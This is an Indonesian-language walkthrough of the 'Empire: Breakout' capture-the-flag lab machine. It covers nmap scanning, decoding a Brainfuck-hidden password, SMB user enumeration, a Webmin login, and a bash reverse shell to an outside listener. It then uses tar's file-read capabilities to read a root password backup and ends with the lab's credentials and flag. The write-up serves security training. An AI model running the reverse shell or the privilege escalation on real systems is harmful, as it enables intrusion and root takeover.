

Difficulty: Easy

This box was created to be an Easy box, but it can be Medium if you

[more...](#)

Empire: Breakout

21 Oct 2021 by **icex64 & Empire Cybersecurity**



Empire: Breakout

Ryan Rizky Pratama

```
Empire Breakout [Berjalan] - Oracle VM VirtualBox
Berkas  Mesin  Tilik  Masukan  Peranti  Bantuan

Debian GNU/Linux 11 breakout tty1

#####
eth0: 192.168.1.28
Author: Icex64 & Empire Cybersecurity, Lda
#####
breakout login:
```

Setelah menyalakan virtual machine, langsung disediakan ip dari machine yang telah saya jalankan, yaitu 192.168.1.28

Lalu saya menjalankan nmap untuk memeriksa semua port yang terbuka.


```
$ nmap -A -sV 192.168.1.28
```

```
[c030322033@parrot] - [~] - [Sel Jul 04, 15:41]
[~]$ nmap -A -sV 192.168.1.28
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-04 15:42 WIB
Nmap scan report for 192.168.1.28
Host is up (0.00015s latency).
Not shown: 995 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
80/tcp    open  http         Apache httpd 2.4.51 ((Debian))
|_http-title: Apache2 Debian Default Page: It works
|_http-server-header: Apache/2.4.51 (Debian)
139/tcp   open  netbios-ssn  Samba smbd 4.6.2
445/tcp   open  netbios-ssn  Samba smbd 4.6.2
10000/tcp open  http         MiniServ 1.981 (Webmin httpd)
|_http-title: 200 &mdash; Document follows
20000/tcp open  http         MiniServ 1.830 (Webmin httpd)
|_http-title: 200 &mdash; Document follows
```

```
PORT      STATE SERVICE      VERSION
80/tcp    open  http         Apache httpd 2.4.51 ((Debian))
|_http-title: Apache2 Debian Default Page: It works
|_http-server-header: Apache/2.4.51 (Debian)
139/tcp   open  netbios-ssn  Samba smbd 4.6.2
445/tcp   open  netbios-ssn  Samba smbd 4.6.2
10000/tcp open  http         MiniServ 1.981 (Webmin httpd)
|_http-title: 200 &mdash; Document follows
20000/tcp open  http         MiniServ 1.830 (Webmin httpd)
|_http-title: 200 &mdash; Document follows
```

Terlihat ada 3 port HTTP yang terbuka yang menarik perhatian saya. Langsung saja saya cek ketiga port tersebut


192.168.1.28:80



The screenshot shows the Apache2 Debian Default Page. At the top left is the Debian logo. The title is "Apache2 Debian Default Page". Below the title is a red banner that says "It works!". The main text explains that this is the default welcome page used to test the correct operation of the Apache2 server after installation on Debian systems. It states that if the user can read this page, it means that the Apache HTTP server installed at this site is working properly. It also mentions that the user should replace this file (located at /var/www/html/index.html) before continuing to operate their HTTP server. A note follows, stating that if a normal user of this web site doesn't know what this page is about, it probably means the site is currently unavailable due to maintenance, and they should contact the site's administrator. Below this is a section titled "Configuration Overview" which explains that Debian's Apache2 default configuration is different from the upstream default configuration and is split into several files optimized for interaction with Debian tools. It mentions that the configuration system is fully documented in /usr/share/doc/apache2/README.Debian.gz and refers to this for the full documentation. It also states that documentation for the web server itself can be found by accessing the manual if the apache2-doc package was installed on this server. Finally, it states that the configuration layout for an Apache2 web server installation on Debian systems is as follows:

```
/etc/apache2/
|-- apache2.conf
|   |-- ports.conf
|-- mods-enabled
|   |-- *.load
|   |-- *.conf
|-- conf-enabled
|   |-- *.conf
|-- sites-enabled
|   |-- *.conf
```

192.168.1.28:10000



The screenshot shows the Webmin login page. The browser address bar shows "https://192.168.1.28:10000/". The page has a dark header with navigation links: "Parrot OS", "Hack The Box", "OSINT Services", "Vuln DB", "Privacy and Security", and "Learning Resources". The main content area is light gray and contains a white box with the Webmin logo and the text "You must enter a username and password to login to the server on 192.168.1.28". Below this text are two input fields: "Username" and "Password". There is also a checkbox labeled "Remember me". At the bottom of the box is a blue button labeled "Sign in".

[illegible]

don't worry no one will get here, it's safe to share with you my access. Its encrypted :)

-->



Search for a tool

★ SEARCH A TOOL ON DCODE BY KEYWORDS:
 

★ BROWSE THE [FULL DCODE TOOLS' LIST](#)


Results

dCode's analyzer suggests to investigate:

↑ ↓	↑ ↓
Brainfuck	
Substitution Cipher	
Shift Cipher	
Homophonic Cipher	
ReverseFuck	
Zalgo Writing	

#6

Setelah diperiksa ternyata jenis ciphernya adalah brainfuck, saya menggunakan tool online lagi untuk mendekripsi teks cipher brainfuck tersebut.



Setelah didekripsi dapatlah sebuah teks:

.2uqPEfj3D<P'a-3


Setelah saya periksa port 10000 dan 20000 hanya merupakan login form, jadi kemungkinan teks yang didekripsi tadi merupakan password. Jadi selanjutnya saya beralih memeriksa SMB menggunakan enum4linux untuk mendeteksi dan mengambil informasi dari target SMB

\$ enum4linux -a 192.168.1.28


```
=====
|   Users on 192.168.1.28 via RID cycling (RIDS: 500-550,1000-1050)   |
=====
[I] Found new SID: S-1-22-1
[I] Found new SID: S-1-5-21-1683874020-4104641535-3793993001
[I] Found new SID: S-1-5-32
[+] Enumerating users using SID S-1-22-1 and logon username '', password ''
S-1-22-1-1000 Unix User\cyber (Local User)
[+] Enumerating users using SID S-1-5-21-1683874020-4104641535-3793993001 and lo
gon username '', password ''
S-1-5-21-1683874020-4104641535-3793993001-500 *unknown*\*unknown* (8)
```

Hasil memeriksa SMB tadi ditemukan sebuah user yang bernama “cyber”, maka dari itu saya coba login pada login pada form tadi menggunakan username “cyber” dan password “.2uqPEfj3D<P'a-3” yang didapat tadi.

Saya coba pada 192.168.1.28:10000 ternyata tidak bisa.




Lalu saya coba lagi di form satu nya pada 192.168.1.28:20000 dan ternyata bisa



Setelah masuk, pada halaman dashboard disediakan langsung interactive web shell, namun karena saya ingin menggunakan terminal saya langsung, saya menggunakan reverse shell simple dengan perintah:

```
$ sh -i >& /dev/tcp/192.168.2.27/9001 0>&1
```



Saya melakukan eksplorasi pada mesin, saya melihat bahwa ada file `old_pass.bak` yang terletak di `/var/backups` tetapi saya tidak memiliki izin yang diperlukan untuk melihat konten file tersebut.

```
$ cd /var/backups/
$ ls -la
total 480
drwxr-xr-x  2 root root   4096 Jul  4 06:25 .
drwxr-xr-x 14 root root   4096 Oct 19  2021 ..
-rw-r--r--  1 root root 40960 Jul  4 06:25 alternatives.tar.0
-rw-r--r--  1 root root 12732 Oct 19  2021 apt.extended_states.0
-rw-r--r--  1 root root     0 Jul  4 06:25 dpkg.arch.0
-rw-r--r--  1 root root   186 Oct 19  2021 dpkg.diversions.0
-rw-r--r--  1 root root   135 Oct 19  2021 dpkg.statoverride.0
-rw-r--r--  1 root root 413488 Oct 19  2021 dpkg.status.0
-rw-----  1 root root    17 Oct 20  2021 .old_pass.bak
$
```

Karena saya tidak memiliki izin, saya melakukan riset lebih lanjut dan ternyata tar memiliki kapabilitas untuk membaca file terlepas dari ijin akses file nya tersebut, jadi jika saya mengompres file `old_pass.bak` ke tar dan kemudian mengekstraknya. Ini seharusnya memberi saya izin yang diperlukan untuk melihat konten file.

Langsung saja saya ketikkan perintah:

```
$ ./tar -cf pass.tar /var/backups/.old_pass.bak
```

```
$ tar -xf pass.tar
```

```
$ cat var/backups/.old_pass.bak
```

```
$ ./tar -cf pass.tar /var/backups/.old_pass.bak
./tar: Removing leading '/' from member names
$ ls -la
total 580
drwxr-xr-x  8 cyber cyber  4096 Jul  4 10:20 .
drwxr-xr-x  3 root  root   4096 Oct 19  2021 ..
-rw-----  1 cyber cyber    0 Oct 20  2021 .bash_history
-rw-r--r--  1 cyber cyber  220 Oct 19  2021 .bash_logout
-rw-r--r--  1 cyber cyber 3526 Oct 19  2021 .bashrc
drwxr-xr-x  2 cyber cyber  4096 Oct 19  2021 .filemin
drwx-----  2 cyber cyber  4096 Oct 19  2021 .gnupg
drwxr-xr-x  3 cyber cyber  4096 Oct 19  2021 .local
-rw-r--r--  1 cyber cyber 10240 Jul  4 10:20 pass.tar
-rw-r--r--  1 cyber cyber  807 Oct 19  2021 .profile
drwx-----  2 cyber cyber  4096 Oct 19  2021 .spamassassin
-rwxr-xr-x  1 root  root 531928 Oct 19  2021 tar
drwxr-xr-x  2 cyber cyber  4096 Jul  4 09:02 .tmp
drwx----- 16 cyber cyber  4096 Oct 19  2021 .usermin
-rw-r--r--  1 cyber cyber   48 Oct 19  2021 user.txt
$ tar -xf pass.tar
$ cat var/backups/.old_pass.bak
Ts&4&YurgtRX(=~h
```

Maka dapatlah teks yang kemungkinan merupakan pass dari user root :

Ts&4&YurgtRX(=~h


```
$ su root
Password: Ts&4&YurgtRX(=~h
ls
pass.tar
tar
user.txt
var
cd ~
ls -la
total 40
drwx----- 6 root root 4096 Oct 20 2021 .
drwxr-xr-x 18 root root 4096 Oct 19 2021 ..
-rw----- 1 root root 281 Oct 20 2021 .bash_history
-rw-r--r-- 1 root root 571 Apr 10 2021 .bashrc
drwxr-xr-x 3 root root 4096 Oct 19 2021 .local
-rw-r--r-- 1 root root 161 Jul 9 2019 .profile
-rw-r--r-- 1 root root 100 Oct 19 2021 r00t.txt
drwx----- 2 root root 4096 Oct 19 2021 .spamassassin
drwxr-xr-x 2 root root 4096 Oct 19 2021 .tmp
drwx----- 6 root root 4096 Oct 19 2021 .usermin
cat r00t.txt
cat: r00t.txt: No such file or directory
cat r00t.txt
3mp!r3{You_Manage_To_BreakOut_From_My_System_Congratulation}

Author: Icex64 & Empire Cybersecurity
```

Setelah login menggunakan password yang didapatkan tadi, kemudian memeriksa file r00t.txt maka didapatkan lah flag nya.